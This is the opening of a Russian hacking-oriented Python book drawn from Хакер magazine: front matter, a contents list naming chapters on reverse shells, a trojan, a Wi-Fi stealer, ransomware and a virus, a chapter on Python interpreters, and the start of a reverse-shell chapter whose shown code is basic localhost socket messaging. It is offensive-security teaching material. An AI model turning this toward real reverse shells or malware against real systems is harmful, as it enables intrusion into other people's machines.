

# PYTHON

## ГЛАЗАМИ ХАКЕРА



Создание reverse shell

Слежка за людьми  
и разгадывание капчи

Обработка сложных форм

Программирование  
микроконтроллеров

Устройство вредоносных  
программ на Python

Инструментарий для  
динамического анализа  
вредоносного кода

Использование  
API VirusTotal  
в своих проектах

Автоматизированный сбор  
информации о системе

Создание навыка  
для «Алисы»

Применение Python  
для автоматизации iOS

Библиотека журнала

**ХАКЕР**

**bhv**®

# **PYTHON**

**глазами ХАКЕРА**

Санкт-Петербург  
«БХВ-Петербург»

2022

УДК 004.43  
ББК 32.973-018.1  
П12

П12 Python глазами хакера. — СПб.: БХВ-Петербург, 2022. — 176 с.: ил. —  
(Библиотека журнала «Хакер»)

ISBN 978-5-9775-6870-8

Рассмотрены современные интерпретаторы языка Python. Описано устройство reverse shell, файлового вируса, трояна, локера и шифровальщика. Представлены примеры инструментов для автоматизированного сбора информации о компьютере, динамического анализа вредоносного кода, в том числе с использованием AP VirusTotal. Приведены примеры программ для разгадывания капчи, поиска людей на видео, обработки сложных веб-форм, автоматизации iOS. Показано, как написать на Python новый навык для голосового помощника «Алиса» и различные программы для одноплатных компьютеров.

*Для программистов и специалистов по информационной безопасности*

УДК 004.43  
ББК 32.973-018.1

#### Группа подготовки издания:

Руководитель проекта	<i>Павел Шалин</i>
Зав. редакцией	<i>Людмила Гауль</i>
Редактор	<i>Марк Бруцкий-Стемпковский</i>
Компьютерная верстка	<i>Ольги Сергиенко</i>
Дизайн обложки	<i>Зои Канторович</i>

Подписано в печать 01.12.21.

Формат 70×100<sup>1/16</sup>. Печать офсетная. Усл. печ. л. 14,19.

Тираж 1500 экз. Заказ №2950.

"БХВ-Петербург", 191036, Санкт-Петербург, Гончарная ул., 20.

Отпечатано с готового оригинал-макета

ООО "Принт-М", 142300, М.О., г. Чехов, ул. Полиграфистов, д. 1

ISBN 978-5-9775-6870-8

© ИП Югай А.О., 2022  
© Оформление: ООО "БХВ-Петербург", ООО "БХВ", 2022

# Оглавление

---

Предисловие .....	7
<b>1. Разборки в террариуме. Изучаем виды интерпретаторов Python</b>	
<i>(Николай Марков)</i> .....	9
Чтобы понять Python, надо понять Python .....	9
Нижний уровень .....	10
Змея в коробке .....	11
Виртуальная реальность .....	12
Jython .....	12
IronPython .....	13
Заключение .....	14
<b>2. Reverse shell на Python. Осваиваем навыки работы с сетью на Python</b>	
<b>на примере обратного шелла (Илья Афанасьев)</b> .....	15
Переходим к практике .....	15
Используем UDP .....	16
Сторона сервера .....	16
Сторона клиента .....	17
Тестируем .....	17
Используем TCP .....	18
Сторона сервера .....	18
Сторона клиента .....	19
Тестируем .....	20
Применяем знания на практике .....	21
Делаем полноценный reverse shell .....	21
Сторона клиента (атакованная машина) .....	22
Сторона сервера (атакующего) .....	23
Шелл одной строчкой .....	25
В завершение .....	26
<b>3. YOLO! Используем нейросеть, чтобы следить за людьми</b>	
<b>и разгадывать капчу (Татьяна Бабичева)</b> .....	27
Какие бывают алгоритмы .....	28
R-CNN, Region-Based Convolutional Neural Network .....	28
Fast R-CNN, Fast Region-Based Convolutional Neural Network .....	28
Faster R-CNN, Faster Region-Based Convolutional Neural Network .....	28
YOLO, You Only Look Once .....	28
Пишем код .....	29



Модифицируем приложение.....	33
Итоги.....	35
<b>4. Идеальная форма. Обработываем сложные формы на Python с помощью WTForms (Илья Русанен) .....</b>	<b>37</b>
Зачем это нужно?.....	37
Установка .....	39
Создание формы .....	39
Работа с формой .....	40
Генерация формы (GET /users/new).....	41
Парсинг пейлоада (POST /users).....	42
Опции для частичного парсинга пейлоада .....	43
Валидаторы .....	44
Динамическое изменение свойств полей формы .....	45
Сборные и наследуемые формы .....	46
Заполнение реляционных полей (one-to-many, many-to-many) .....	47
Кастомные виджеты и расширения .....	49
Вместо заключения.....	50
<b>5. Python для микроконтроллеров. Учимся программировать одноплатные компьютеры на языке высокого уровня (Виктор Паперно) .....</b>	<b>51</b>
С чего все началось?.....	51
А чем эта плата лучше?.....	51
И что, только официальная плата? .....	52
Подготовка к работе .....	53
Прошивка контроллера .....	53
Взаимодействие с платой.....	53
Начинаем разработку .....	56
Hello world .....	56
Радужный мир .....	57
Монитор. Рисование, письмо и каллиграфия .....	59
Настраиваем Wi-Fi и управляем через сайт.....	60
Управление моторами .....	62
Интернет вещей.....	64
Заключение.....	65
Полезные ссылки .....	65
<b>6. Создаем простейший троян на Python (Валерий Линьков).....</b>	<b>67</b>
Теория.....	67
Определяем IP.....	68
Бэконнект по почте.....	69
Троян.....	71
Wi-Fi-стилер .....	74
Доработки.....	78
Заключение.....	79
<b>7. Используем Python для динамического анализа вредоносного кода (Евгений Дроботун).....</b>	<b>81</b>
Отслеживаем процессы .....	83

Следим за файловыми операциями.....	87
Используем API Windows .....	88
Используем WMI .....	92
Мониторим действия с реестром .....	93
Используем API .....	94
Используем WMI .....	95
Мониторим вызовы API-функций.....	96
Заключение.....	99

## **8. Разведка змеем. Собираем информацию о системе с помощью Python**

<i>(Марк Клинтон)</i> .....	101
Инструменты.....	101
Задачи .....	102
Создаем основу программы.....	102
Сбор данных.....	103
Скорость интернет-соединения .....	104
Часовой пояс и время .....	104
Частота процессора .....	104
Скриншот рабочего стола .....	105
Запись в файл .....	105
Отправка данных .....	106
Собираем программу.....	107
Пишем сборщик с графическим интерфейсом.....	108
Вывод.....	109

## **9. Как сделать новый навык для «Алисы» на Python (Виктор Панерно) .....**

Первый навык — эхо-бот.....	111
Тестирование навыков .....	113
Поиграем в слова .....	118
А теперь картинки .....	122
Размещение в сети .....	123

## **10. Тотальная проверка. Используем API VirusTotal в своих проектах**

<i>(Евгений Дроботун)</i> .....	125
Получаем API Key .....	126
Версии API .....	126
API VirusTotal. Версия 2 .....	127
Ошибки .....	127
Отправка файла на сервер для сканирования.....	128
Получение отчета о последнем сканировании файла .....	128
Отправка URL на сервер для сканирования .....	131
Получение отчета о результатах сканирования URL-адреса .....	131
Получение информации об IP-адресах и доменах .....	132
API VirusTotal. Версия 3 .....	133
Ошибки .....	133
Функции работы с файлами .....	134
Функции для работы с URL .....	139
Функции работы с доменами и IP-адресами .....	140
GET-запрос типа /analyses.....	140
Заключение.....	141

<b>11. Как использовать Python для автоматизации iOS (Виктор Паперно) .....</b>	<b>143</b>
Введение .....	143
Скрипты .....	146
Быстрая отправка твита .....	147
Быстрое сохранение в Instapaper .....	147
Генератор паролей .....	148
Отправка текущего местоположения на email .....	148
Отправка фотографии на сервер по FTP .....	149
Работа с удаленным сервером по SSH .....	150
Сокращаем ссылки при помощи goo.gl .....	151
Очистка записной книжки .....	152
Импорт друзей из ВК в записную книжку .....	152
Заключение .....	154
 <b>12. Пишем на Python простейшую малварь: локер, шифровальщик и вирус (Валерий Линьков) .....</b>	<b>155</b>
Настройка среды .....	156
Локал .....	156
Шифровальщик .....	158
Вирус .....	161
Делаем исполняемый файл .....	163
Заключение .....	164
 <b>«Хакер»: безопасность, разработка, DevOps .....</b>	<b>165</b>
 <b>Предметный указатель .....</b>	<b>169</b>

# Предисловие

---

Python – как много таит в себе это слово! Тут и программирование, и джунгли, кишашие пресмыкающимися, и пользователи, вылезшие из этих джунглей... Для нас, инженеров и специалистов по безопасности, Python стал одним из самых часто используемых языков программирования, ведь писать на нем программы — быстро и просто.

Python применяется почти везде: тут и одноразовые скрипты для автоматизации каких-то мелких задач, которые после использования отправляются в /dev/null, и утилиты с GUI, и веб-приложения, и даже прошивки для микроконтроллеров — в общем, весь спектр задач, с которыми можно встретиться в жизни рядового разработчика. Не обошли вниманием Python и хакеры, из-за чего многие эксплойты (программы для эксплуатации уязвимостей других программ) также написаны на этом языке. Python был создан как простой язык, код на котором максимально приближен к обычной английской речи, и у создателей это получилось. Получилось настолько хорошо, что порог вхождения буквально снизился до младшего школьного возраста: Python успешно преподают в школах.

Такой простой язык грех не освоить, так что Интернет наводнили обучающие видео на YouTube и подобных площадках, и образовательные центры, в которых преподаватели с многолетним стажем пытаются конкурировать с авторами видеороликов. Для хакера же, который имеет опыт разработки на других языках, или просто инженерное образование, такие курсы ничего нового не дадут, так что можно расширять свой кругозор прикладными знаниями на интересные темы.

В этой книге как раз собраны такие статьи — практические и написанные профессионалами для профессионалов. Все они были изначально опубликованы в журнале «Хакер», посвященном взлому, защите, программированию и передовым направлениям в IT. Авторы этих статей — специалисты в области кибербезопасности и практикующие пентестеры, а их материалы — плод многолетней работы в этом увлекательном, но таком непростом направлении.

В тексте встречаются специальные врезки, в которых размещены ссылки на тематические ресурсы, материалы для дополнительного изучения и заметки к материалам глав. Эта книга необычна и своей стилистикой. В «Хакере» принят неформальный стиль общения, к читателю здесь обращаются на «ты» и используют сленг, вроде «тулза» вместо «утилита» или «баг» вместо «ошибка». И, конечно, книга эта весьма специфичная, а изложенные здесь знания могут стать опасными, если применять их неправильно, поэтому хочу сразу предупредить:

**ВНИМАНИЕ!**

Вся приведенная в этой книге информация, код и примеры публикуются исключительно в ознакомительных целях! Ни издательство «БХВ», ни редакция журнала «Хакер», ни авторы не несут никакой ответственности за любые последствия использования информации, изложенной в этой книге, а также за любой возможный вред, причиненный с использованием материалов, изложенных в этой книге.

Помни, что несанкционированный доступ к компьютерным системам и распространение вредоносного ПО преследуются по закону. Все действия ты производишь на свой страх и риск и несешь ответственность за них также самостоятельно.

Надеюсь, ты найдешь эту книгу интересной и, прочитав ее, станешь еще более востребованным специалистом. А может быть, ознакомившись с этим сборником, ты начнешь свой путь в интересный и увлекательный мир информационной безопасности.

*Марк Бруцкий-Стемпковский,  
редактор журнала «Хакер»*

# 1. Разборки в террариуме.

## Изучаем виды интерпретаторов Python

---

*Николай Марков*

Сам по себе Python, несомненно, является языком программирования. Но многие ошибочно считают, что Python — это всегда та самая штука, которая идет в комплекте с большинством \*nix-систем и запускается, если набрать `python` в консоли. То есть интерпретатор — конкретную реализацию — принято ассоциировать со всем языком в целом. Примерно как у ребят, которые пишут на Delphi. А как же оно на самом деле?

На самом деле Python — это далеко не один конкретный интерпретатор. Действительно, чаще всего мы имеем дело с так называемым CPython, который можно назвать эталонной реализацией (reference implementation) — интерпретатором, на который все остальные должны равняться. Это означает, что CPython максимально полно и быстро реализует те вещи, которые уже прописаны и добавляются с течением времени в стандарт языка, содержащийся во всякого рода спецификациях и PEP'ах. И именно эта реализация находится под пристальным вниманием «великодушного пожизненного диктатора» (это реально существующий термин, не веришь — глянь в Википедии) и создателя языка Гвидо ван Россума.

Но все сказанное вовсе не значит, что нельзя просто так взять и воплотить свою собственную реализацию описанных стандартов, равно как ничто не мешает написать, к примеру, свой компилятор для C++. Собственно, довольно большое число разработчиков именно так и сделали. О том, что у них получилось, я и хочу рассказать.

## Чтобы понять Python, надо понять Python

Одна из самых известных альтернативных реализаций Python — это PyPy (бывший Pysco), который часто называют питоном, написанным на питоне. У всех, кто слышит подобное определение, возникает закономерный вопрос: как то, что написано на том же языке, может быть быстрее, чем сам язык? Но мы выше уже сошлись на том, что Python — это общее название группы стандартов, а не конкретной реализации. В случае с PyPy мы имеем дело не с CPython, а с так называемым RPython — это даже не совсем диалект языка, это, скорее, платформа или фреймворк для написания своих собственных интерпретаторов.

В столкновениях поклонников лагерей Python и Ruby один из аргументов питонистов — это то, что разработчики, которых не устраивала скорость работы языка Ruby, написали якобы более быструю реализацию на RPython. Получился вполне интересный проект под названием Topaz (<https://github.com/topazproject/topaz>).

RPython привносит немного низкоуровневой магии, которая позволяет при правильном подборе ингредиентов (прямые руки обязательны, глаз тритона — нет) добавить разные полезные плюшки в произвольный интерпретируемый язык (не обязательно Python) — например, ускорение за счет JIT. Если хочется больше подробностей об этой штуке, а также если ты сейчас подумал что-то вроде «а как же LLVM?» — добро пожаловать в FAQ (<http://rpython.readthedocs.org/en/latest/faq.html>).

Общая мысль заключается в том, что RPython — слишком специфическая реализация для того, чтобы прямо на нем писать боевые программы. Проще и удобнее взять PyPy, даром что он полностью совместим с CPython 2.7 и 3.3 в плане поддерживаемых стандартов. Правда, в силу специфики внутреннего устройства на нем пока что трудновато заставить работать те библиотеки для эталонной реализации, которые используют компилируемые си-модули. Но, к примеру, Django уже вполне поддерживается, причем во многих случаях бежит быстрее, чем на CPython.

Еще в качестве одной из полезных особенностей PyPy можно назвать его модульность и расширяемость. Например, в него встроена поддержка sandboxing'a — можно запускать «опасный» произвольный код внутри виртуального окружения, даже с эмуляцией файловой системы и запретом на внешние вызовы вроде создания сокетов. А еще в последнее время довольно активно развивается проект PyPy-STM, который позволяет заменить встроенную поддержку многопоточности (ту самую, с GIL и прочими нелюбимыми вещами) на реализацию, работающую через Software Transactional Memory, — т. е. с абсолютно другим механизмом разрешения конкурентного доступа.

Это не совсем относится к теме главы, но если тебя заинтересовала информация о RPython — крайне рекомендую взглянуть еще на один проект по «более скоростному запуску» Python. Он называется Nuitka (<http://nuitka.net/pages/overview.html>) и позиционирует себя как «компилятор Python в C++». Правда, любопытно?

## Нижний уровень

Кроме RPython + PyPy есть и более простой способ ускорить выполнение кода на Python — выбрать один из оптимизирующих компиляторов, который расширяет стандарты языка, добавляя более строгую статическую типизацию и прочие низкоуровневые вещи. Как я выше упомянул, RPython (даже притом что названное определение к нему тоже относится) является слишком специфичным инструментом для конкретных задач, но есть проект и более общего применения — cython ([cython.org](http://cython.org)).

Его подход заключается в добавлении фактически нового языка, являющегося чем-то промежуточным между C и Python (за основу был взят проект Pyrex (<http://pyrex.org>)).

[www.cosc.canterbury.ac.nz/greg.ewing/python/Pyrex/](http://www.cosc.canterbury.ac.nz/greg.ewing/python/Pyrex/), который практически не развивается с 2010 года). Обычно исходные файлы с кодом на этом языке имеют расширение `.pyx`, а при натравлении на них компилятора превращаются во вполне обычные C-модули, которые можно тут же импортировать и использовать.

Код с декларацией типов будет выглядеть как-то так:

```
def primes(int kmax):
    cdef int n, k, i
    cdef int p[1000]
    result = []
    if kmax > 1000:
        kmax = 1000
    k = 0
    n = 2
    while k < kmax:
        i = 0
        while i < k and n % p[i] != 0:
            i = i + 1
        if i == k:
            p[k] = n
            k = k + 1
            result.append(n)
        n = n + 1
    return result
```

В простейшем варианте для такого модуля пишется `setup.py` примерно с таким содержанием:

```
from distutils.core import setup
from Cython.Build import cythonize

setup(
    ext_modules=cythonize("myscript.pyx"),
)
```

И да, это фактически все, больше ничего в общем случае делать не надо.

Кстати, если кто-то сейчас начнет возмущаться, что все типы давно уже есть в Numpy и не надо придумывать новый язык, — рекомендую почитать документацию на сайте Cython ([http://docs.cython.org/src/userguide/numpy\\_tutorial.html](http://docs.cython.org/src/userguide/numpy_tutorial.html)). Суть в том, что создатели проекта активно работают над совместным использованием и того и другого, что позволяет на некоторых задачах получить довольно серьезный прирост производительности.

## Змея в коробке

Так уж вышло, что упомянутый автор и BDFL оригинальной реализации Python Гвидо ван Россум сейчас работает в Dropbox, где целая команда под его началом трудится над свежим высокоскоростным интерпретатором Python, который на сей



раз называется Pyston (<https://github.com/dropbox/pyston>). Помимо тысячной версии искажения названия нежно нами любимого языка, он может похвастаться тем, что работает на LLVM с использованием самых современных течений в реализации JIT-компиляции.

Пока что эта реализация находится в довольно зачаточном состоянии, но, по слухам, вполне себе используется для конкретных внутренних проектов в Dropbox, а также, по уверениям разработчиков, должна сделать серьезный шаг вперед с точки зрения производительности (даже по сравнению с CPython). Но главный интерес она может представлять в том, что это своеобразный «лабораторный полигон для испытаний», на котором разработчики играют с различными технологиями — например, там в качестве подключаемого плагина можно использовать альтернативу GIL под названием GRWL или Global Read-Write Lock, которая якобы решает часть старых добрых проблем своего прародителя. Суть в том, что, в отличие от блокирования всего и вся (т. е., грубо говоря, обычного мьютекса, как оно устроено в GIL), он вводит разделение захватных операций на чтение и запись, что позволяет-таки нескольким потокам получать одновременный доступ к данным, не портя их. Еще можно упомянуть так называемый OSR — On-Stack Replacement, который является своеобразной внутренней магией для запуска «тяжелых» методов (похожая штука используется в JavaScript). Такие дела.

## Виртуальная реальность

Если ты продрался через предыдущий раздел, то наверняка уже пришел к мысли о том, что самый действенный способ запилить новый интерпретатор Python — это сделать прослойку поверх существующей виртуальной машины или среды исполнения. Примерно так дела и обстоят: две самые развитые альтернативные реализации (за вычетом упомянутого PyPy) — это проекты для JVM и .NET/Mono.

## Jython

Jython ([jython.org](http://jython.org)) — не путать с JPython, похожим проектом, но развивающимся довольно вяло! — реализация Python, позволяющая в коде на Python вовсю и с удовольствием пользоваться почти всеми примитивами Java и ощутить преимущества JVM по максимуму. Выглядит это приблизительно так (пример из стандартной документации):

```
from javax.tools import (ForwardingJavaFileManager, ToolProvider,
DiagnosticCollector,)
names = ["HelloWorld.java"]
compiler = ToolProvider.getSystemJavaCompiler()
diagnostics = DiagnosticCollector()
manager = compiler.getStandardFileManager(diagnostics, none, none)
units = manager.getJavaFileObjectsFromStrings(names)
comp_task = compiler.getTask(none, manager, diagnostics, none, none, units)
success = comp_task.call()
manager.close()
```

Кроме того, в Jython имеется свое решение старой доброй проблемы с GIL — здесь его тупо нет. То есть присутствует весь тот же набор примитивов для работы с потоками, только он использует не напрямую потоки операционной системы, а их реализацию в Java-машине. Примеры работы с такого рода многопоточностью (одновременно с использованием примитивов как из Python, так и из Java) можно посмотреть на сайте Jython (<https://jython.readthedocs.io/en/latest/Concurrency/>).

Нужно больше Java!

Любителям поинтегрироваться с Java имеет смысл обратить взор на проекты JPyre (<https://ru.wikipedia.org/wiki/JPyre>), Jepp ([jepp.sourceforge.net](http://jepp.sourceforge.net)) и JPE ([jpe.sourceforge.net](http://jpe.sourceforge.net)). В отличие от Jython, они не являются в полном смысле слова альтернативными реализациями, а лишь предоставляют слой доступа из CPython для манипулирования Java-классами и взаимодействия с JVM, ну и наоборот.

## IronPython

IronPython, в свою очередь, написан на C# и позволяет запускать Python внутри .NET, одновременно открывая доступ к куче встроенных сущностей платформы. Код на нем может выглядеть, например, так:

```
from System.Net import WebRequest
from System.Text import Encoding
from System.IO import StreamReader

PARAMETERS="lang=en&field1=1"

request = WebRequest.Create('http://www.example.com')
request.ContentType = "application/x-www-form-urlencoded"
request.Method = "POST"

bytes = Encoding.ASCII.GetBytes(PARAMETERS)
request.ContentLength = bytes.Length
reqStream = request.GetRequestStream()
reqStream.Write(bytes, 0, bytes.Length)
reqStream.Close()

response = request.GetResponse()
result = StreamReader(response.GetResponseStream()).ReadToEnd()
print result
```

Выглядит виндово, но на практике используется довольно широко. Существует отличный онлайн-cookbook (<https://wiki.python.org/moin/IronPython>), в котором можно почерпнуть еще больше толковых примеров. Также не стоит забывать, что в придачу к .NET идет еще и расширенная поддержка Visual Studio, что может быть довольно серьезным фактором в глазах любителей этой навороченной IDE от ребят из Редмонда.

## Заключение

Как видишь, террариум оказался довольно велик и есть много реализаций одного из самых популярных современных языков общего назначения, что еще больше расширяет круг решаемых им задач. Пусть даже поддержка новых стандартов появляется в альтернативных интерпретаторах с запаздыванием — но зато все синтаксические и архитектурные проблемы в таком случае уже обкатаны на CPython. Кроме того, разве это не круто — не только знать два разных языка, но еще и уметь оперировать одним в окружении другого? Удачной охоты на змей!

## 2. Reverse shell на Python. Осваиваем навыки работы с сетью на Python на примере обратного шелла

---

**Илья Афанасьев**

В этой главе мы разберемся, как при помощи Python передавать сообщения между двумя компьютерами, подключенными к сети. Эта задача часто встречается не только при разработке приложений, но и при пентесте или участии в CTF. Проникнув на чужую машину, мы как-то должны передавать ей команды. Именно для этого нужен reverse shell, или «обратный шелл», который мы и напишем.

Существуют два низкоуровневых протокола, по которым передаются данные в компьютерных сетях, — это UDP (User Datagram Protocol) и TCP (Transmission Control Protocol). Работа с ними слегка различается, поэтому рассмотрим оба.

**Протокол UDP** предназначен для передачи пакетов от одного узла к другому без гарантии доставки. Пакет данных обычно состоит из двух частей. В одной — управляющая информация, в том числе данные отправителя и получателя, а также коды ошибок. В другой — пользовательская информация, т. е. сообщение, которое передается.

Важно здесь то, что UDP не гарантирует доставку пакета (правильнее говоря, датаграммы) указанному узлу, т. к. между отправителем и получателем не установлен канал связи. Ошибки и потери пакетов в сетях случаются сплошь и рядом, и это стоит учитывать (или в определенных случаях, наоборот, не стоит).

**Протокол TCP** тоже доставляет сообщения, но при этом гарантирует, что пакет долетит до получателя целым и невредимым.

### Переходим к практике

Писать код мы будем на современном Python 3. Вместе с Python поставляется набор стандартных библиотек, из которого нам потребуется модуль `socket`. Подключаем его.

```
import socket
```

Дальше мы договоримся, что у нас есть сервер и клиент, где клиентом обычно будет наш компьютер, а сервером — удаленный. В реальности все это условности,

и речь может идти о любых двух компьютерах (в том числе виртуальных машинах) или даже просто двух процессах, запущенных локально. Важно только то, что код по разные стороны будет разным.

На каждой из сторон первым делом создаем экземпляр класса `socket` и устанавливаем для него две константы (параметры).

## Используем UDP

Сначала создадим место для обмена данными.

```
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

Мы создали объект `s`, который является экземпляром класса `socket`. Для этого мы вызвали метод из модуля `socket` с именем `socket` и передали ему два параметра — `AF_INET` и `SOCK_DGRAM`. `AF_INET` означает, что используется IP-протокол четвертой версии. При желании можно использовать IPv6. Во втором параметре для наших целей мы можем указать одну из двух констант: `SOCK_DGRAM` или `SOCK_STREAM`. Первая означает, что будет использоваться протокол UDP. Вторая — TCP.

## Сторона сервера

Далее код различается для стороны сервера и клиента. Рассмотрим сначала сторону сервера.

```
s.bind(('127.0.0.1', 8888))
result = s.recv(1024)
print('Message:', result.decode('utf-8'))
s.close()
```

Здесь `s.bind(('127.0.0.1', 8888))` означает, что мы резервируем на сервере (т. е. на нашей же машине) адрес `127.0.0.1` и порт `8888`. На нем мы будем слушать и принимать пакеты информации. Здесь стоят двойные скобки, т. к. методу `bind()` передается кортеж данных — в нашем случае состоящий из строки с адресом и номера порта.

Резервировать можно только свободные порты. Например, если на порте `80` уже работает веб-сервер, то он будет нам мешать.

Далее метод `recv()` объекта `s` прослушивает указанный нами порт (`8888`) и получает данные по одному килобайту (поэтому мы задаем размер буфера `1024` байта). Если на него присылают датаграмму, то метод считывает указанное количество байтов и они попадают в переменную `result`.

Далее идет всем знакомая функция `print()`, в которой мы выводим сообщение `Message:` и декодированный текст. Поскольку данные в `result` — это текст в кодировке UTF-8, мы должны интерпретировать его, вызвав метод `decode('utf-8')`.

Ну и, наконец, вызов метода `close()` необходим, чтобы остановить прослушивание `8888`-го порта и освободить его.

Таким образом, сторона сервера имеет следующий вид:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.bind(('127.0.0.1', 8888))
result = s.recv(1024)
print('Message:', result.decode('utf-8'))
s.close()
```

## Сторона клиента

Здесь все гораздо проще. Для отправки датаграммы мы используем метод класса `socket` (точнее, нашего экземпляра `s`) под названием `.sendto()`:

```
s.sendto(b'<Your message>', ('127.0.0.1', 8888))
```

У метода есть два параметра. Первый — сообщение, которое ты отправляешь. Буква `b` перед текстом нужна, чтобы преобразовать символы текста в последовательность байтов. Второй параметр — кортеж, где указаны IP машины-получателя и порт, который принимает датаграмму.

Таким образом, сторона клиента будет выглядеть примерно так:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(b'<Your message>', ('127.0.0.1', 8888))
```

## Тестируем

Для тестирования открываем две консоли, одна у нас будет работать сервером, другая — клиентом. В каждой запускаем соответствующую программу (рис. 2.1).




Рис. 2.1. Вывод на стороне сервера

На стороне клиента мы ничего увидеть не должны, и это логично, потому что мы ничего и не просили выводить.

Для теста мы передавали сообщение от одного порта другому порту на нашей же машине, но если запустить эти скрипты на разных компьютерах и на стороне клиента указать правильный IP, то все будет работать точно так же.

## Используем TCP

Пришло время познакомиться с TCP. Точно так же создаем класс `s`, но в качестве второго параметра будем использовать константу `SOCK_STREAM`.

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

## Сторона сервера

Снова резервируем порт, на котором будем принимать пакеты:

```
s.bind(('127.0.0.1', 8888))
```

Дальше появляется незнакомый нам ранее метод `listen()`. С его помощью мы устанавливаем некую очередь для подключенных клиентов. Например, с параметром `listen(5)` мы создаем ограничение на пять подключенных и ожидающих ответа клиентов.

Делаем бесконечный цикл, в котором будем обрабатывать запросы от каждого нового клиента, находящегося в очереди.

```
while 1:
    try:
        client, addr = s.accept()
    except KeyboardInterrupt:
        s.close()
        break
    else:
        result = client.recv(1024)
        print('Message:', result.decode('utf-8'))
```

Страшновато? Начнем по порядку. Сначала мы создаем обработчик исключения `KeyboardInterrupt` (остановка работы программы с клавиатуры), чтобы сервер работал бесконечно, пока мы что-нибудь не нажмем.

Метод `accept()` возвращает пару значений, которую мы помещаем в две переменные: в `addr` будут содержаться данные о том, кто был отправителем, а `client` станет экземпляром класса `socket`. То есть мы создали новое подключение.

Теперь посмотрим вот на эти три строчки:

```
except KeyboardInterrupt:
    s.close()
    break
```

В них мы останавливаем прослушивание и освобождаем порт, только если сами остановим работу программы. Если прерывания не произошло, то выполняется блок `else`:

```
else:
    result = client.recv(1024)
    print('Message:', result.decode('utf-8'))
```

Здесь мы сохраняем пользовательские данные в переменную `result`, а функцией `print()` выводим на экран сообщение, которое нам отправлял клиент (предварительно превратив байты в строку Unicode). В результате сторона сервера будет выглядеть примерно так:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('127.0.0.1', 8888))
s.listen(5)
while 1:
    try:
        client, addr = s.accept()
    except KeyboardInterrupt:
        s.close()
        break
    else:
        result = client.recv(1024)
        print('Message:', result.decode('utf-8'))
```

## Сторона клиента

Со стороной клиента опять же все обстоит проще. После подключения библиотеки и создания экземпляра класса `s` мы, используя метод `connect()`, подключаемся к серверу и порту, на котором принимаются сообщения:

```
s.connect(('127.0.0.1', 8888))
```

Далее мы отправляем пакет данных получателю методом `send()`:

```
s.send(b'<YOUR MESSAGE>')
```

В конце останавливаем прослушивание и освобождаем порт:

```
s.close()
```

Код клиента будет выглядеть примерно так:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 8888))
s.send(b'<YOUR MESSAGE>')
s.close()
```



## Тестируем

Запустим в двух разных консолях код сервера и код клиента. На выходе мы должны получить примерно то же самое, что и с протоколом UDP (рис. 2.2).

```

Консоль IPython
Консоль 6/A
Консоль 7/A

Python 3.6.1 |Anaconda 4.4.0 (32-bit)| (default, May 11 2017, 14:16:49) [MSC v.1900 32
bit (Intel)]
Type "copyright", "credits" or "license" for more information.

IPython 5.3.0 -- An enhanced Interactive Python.
?      -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help    -> Python's own help system.
object? -> Details about 'object', use 'object??' for extra details.

In [1]: runfile('C:/Users/Ghoustchat/example_tcp_server.py', wdir='C:/Users/
Ghoustchat')
Message: <YOUR MESSAGE>

Консоль IPython  Консоль Python  Журнал истории
Доступ: RW  Конец строки: CRLF  Кодировка: ASCII  Строка: 4  Столбец: 26  Память: 45 %

```

Рис. 2.2. Вывод на стороне сервера

Успех! Поздравляю: теперь тебе открыты большие возможности. Как видишь, ничего страшного в работе с сетью нет. И конечно, не забываем, что раз мы эксперты в ИБ, то можем добавить шифрование в наш протокол.

В качестве следующего упражнения можешь попробовать, например, написать чат на несколько персон, как на скриншоте (рис. 2.3).

```

Консоль IPython
Консоль 8/A
Консоль 9/A
Консоль 10/A

Message: Привет! Меня зовут Саша)
Address: ('127.0.0.1', 2531)
Message: Оу, привет, в меня Женья!)
Address: ('127.0.0.1', 2532)
Message: Приятно познакомиться, но мне надо бежать, извини
Address: ('127.0.0.1', 2531)
Message: Конечно, я всё понимаю, мне тоже нужно уходить
Address: ('127.0.0.1', 2532)
Message: Ладно, пока)
Address: ('127.0.0.1', 2531)
Message: Пока)
Address: ('127.0.0.1', 2532)
Message: exit
Address: ('127.0.0.1', 2531)
Connection close for this client
Message: exit
Address: ('127.0.0.1', 2532)
Connection close for this client

Консоль IPython  Консоль Python  Журнал истории
Доступ: RW  Конец строки: CRLF  Кодировка: ASCII  Строка: 22  Столбец: 1  Память: 50 %

```

Рис. 2.3. Самодельный чат, вид со стороны сервера

## Применяем знания на практике

Я дважды участвовал в InnoCTF, и работа с сокетами в Python весьма полезна при решении задач на взлом. По сути, все сводится к тому, чтобы очень много раз парсить поступающие данные с сервера InnoCTF и правильно их обрабатывать. Данные могут абсолютно любыми. Обычно это математические примеры, разные уравнения и пр.

Для работы с сервером я использую следующий код.

```
import socket
try:
